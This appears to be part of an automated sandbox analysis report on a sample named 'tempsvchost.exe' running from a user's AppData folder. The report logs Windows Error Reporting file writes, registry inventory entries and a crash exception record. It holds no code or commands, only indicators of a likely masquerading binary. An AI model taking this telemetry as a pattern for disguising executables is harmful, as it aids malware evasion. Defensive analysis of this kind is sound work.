C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5986	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5990	98	3c 00 47 00 75 00 69 00 64 00 3e 00 65 00 66 00 30 00 32 00 30 00 65 00 64 00 30 00 2d 00 61 00 36 00 31 00 33 00 2d 00 34 00 32 00 65 00 37 00 2d 00 61 00 36 00 38 00 33 00 2d 00 64 00 32 00 39 00 34 00 35 00 38 00 33 00 61 00 39 00 39 00 31 00 35 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>ef020ed0-a613-42e7-a683-d294583a9915</Guid>	success or wait	1	6F5D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	6088	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	6092	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	6096	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 35 00 2d 00 32 00 33 00 54 00 31 00 36 00 3a 00 35 00 35 00 3a 00 32 00 30 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-05-23T16:55:20Z</CreationTime>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	6194	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	6198	2	09 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	6200	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	6240	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	6244	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER731B.tmp.xml	0	4573	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_Tempsvchost.exe_47485259fa2fe91b22eefff99ee659f6163bac7_70cd5a86_1b5f7a5c\Report.wer	0	2	fd fd		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_Tempsvchost.exe_47485259fa2fe91b22eefff99ee659f6163bac7_70cd5a86_1b5f7a5c\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	164	6F5D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_Tempsvchost.exe_47485259fa2fe91b22eefff99ee659f6163bac7_70cd5a86_1b5f7a5c\Report.wer	10822	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 34 00 31 00 35 00 32 00 34 00 39 00 38 00 35 00 31 00	MetadataHash=-415249851	success or wait	1	6F5D497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{fbd230fb-b393-b8fc-c098-32172591d1ef}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6F5F36BF	unknown
\REGISTRY\A\{fbd230fb-b393-b8fc-c098-32172591d1ef}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6F5F36BF	unknown
\REGISTRY\A\{fbd230fb-b393-b8fc-c098-32172591d1ef}\Root\InventoryApplicationFile\tempsvchost.exe|8beaf51d	success or wait	1	6F5F36BF	unknown
\REGISTRY\A\{fbd230fb-b393-b8fc-c098-32172591d1ef}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6F5D43D1	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{fbd230fb-b393-b8fc-c098-32172591d1ef}\Root\InventoryApplicationFile\tempsvchost.exe|8beaf51d	ProgramId	unicode	000642ed1755599b644731e6f7cbb2bc65330000ffff	success or wait	1	6F5F36BF	unknown
\REGISTRY\A\{fbd230fb-b393-b8fc-c098-32172591d1ef}\Root\InventoryApplicationFile\tempsvchost.exe|8beaf51d	FileId	unicode	000068362d64a2c870e330ca39a688fe6934b60c1636	success or wait	1	6F5F36BF	unknown
\REGISTRY\A\{fbd230fb-b393-b8fc-c098-32172591d1ef}\Root\InventoryApplicationFile\tempsvchost.exe|8beaf51d	LowerCaseLongPath	unicode	c:\users\user\appdata\local\tempsvchost.exe	success or wait	1	6F5F36BF	unknown
\REGISTRY\A\{fbd230fb-b393-b8fc-c098-32172591d1ef}\Root\InventoryApplicationFile\tempsvchost.exe|8beaf51d	LongPathHash	unicode	tempsvchost.exe|8beaf51d	success or wait	1	6F5F36BF	unknown
\REGISTRY\A\{fbd230fb-b393-b8fc-c098-32172591d1ef}\Root\InventoryApplicationFile\tempsvchost.exe|8beaf51d	Name	unicode	tempsvchost.exe	success or wait	1	6F5F36BF	unknown
\REGISTRY\A\{fbd230fb-b393-b8fc-c098-32172591d1ef}\Root\InventoryApplicationFile\tempsvchost.exe|8beaf51d	Publisher	unicode		success or wait	1	6F5F36BF	unknown
\REGISTRY\A\{fbd230fb-b393-b8fc-c098-32172591d1ef}\Root\InventoryApplicationFile\tempsvchost.exe|8beaf51d	Version	unicode		success or wait	1	6F5F36BF	unknown
\REGISTRY\A\{fbd230fb-b393-b8fc-c098-32172591d1ef}\Root\InventoryApplicationFile\tempsvchost.exe|8beaf51d	BinFileVersion	unicode		success or wait	1	6F5F36BF	unknown
\REGISTRY\A\{fbd230fb-b393-b8fc-c098-32172591d1ef}\Root\InventoryApplicationFile\tempsvchost.exe|8beaf51d	BinaryType	unicode	pe32_i386	success or wait	1	6F5F36BF	unknown
\REGISTRY\A\{fbd230fb-b393-b8fc-c098-32172591d1ef}\Root\InventoryApplicationFile\tempsvchost.exe|8beaf51d	ProductName	unicode		success or wait	1	6F5F36BF	unknown
\REGISTRY\A\{fbd230fb-b393-b8fc-c098-32172591d1ef}\Root\InventoryApplicationFile\tempsvchost.exe|8beaf51d	ProductVersion	unicode		success or wait	1	6F5F36BF	unknown
\REGISTRY\A\{fbd230fb-b393-b8fc-c098-32172591d1ef}\Root\InventoryApplicationFile\tempsvchost.exe|8beaf51d	LinkDate	unicode	05/22/2022 14:45:09	success or wait	1	6F5F36BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{fbd230fb-b393-b8fc-c098-32172591d1ef}\Root\InventoryApplicationFile\tempsvchost.exe|8beaf51d	BinProductVersion	unicode		success or wait	1	6F5F36BF	unknown
\REGISTRY\A\{fbd230fb-b393-b8fc-c098-32172591d1ef}\Root\InventoryApplicationFile\tempsvchost.exe|8beaf51d	Size	B	C8 AB 1C 00 00 00 00 00	success or wait	1	6F5F36BF	unknown
\REGISTRY\A\{fbd230fb-b393-b8fc-c098-32172591d1ef}\Root\InventoryApplicationFile\tempsvchost.exe|8beaf51d	Language	dword	0	success or wait	1	6F5F36BF	unknown
\REGISTRY\A\{fbd230fb-b393-b8fc-c098-32172591d1ef}\Root\InventoryApplicationFile\tempsvchost.exe|8beaf51d	IsPeFile	dword	1	success or wait	1	6F5F36BF	unknown
\REGISTRY\A\{fbd230fb-b393-b8fc-c098-32172591d1ef}\Root\InventoryApplicationFile\tempsvchost.exe|8beaf51d	IsOsComponent	dword	0	success or wait	1	6F5F36BF	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	05 00 00 C0 00 00 00 00 00 00 00 00 54 78 3C 77 02 00 00 00 00 00 00 00 FF AF 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	05 00 00 C0 00 00 00 00 00 00 00 00 54 78 3C 77 02 00 00 00 00 00 00 00 FF 0F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6F5F1FE8	RegSetValueExW

Disassembly

⊘ **No disassembly**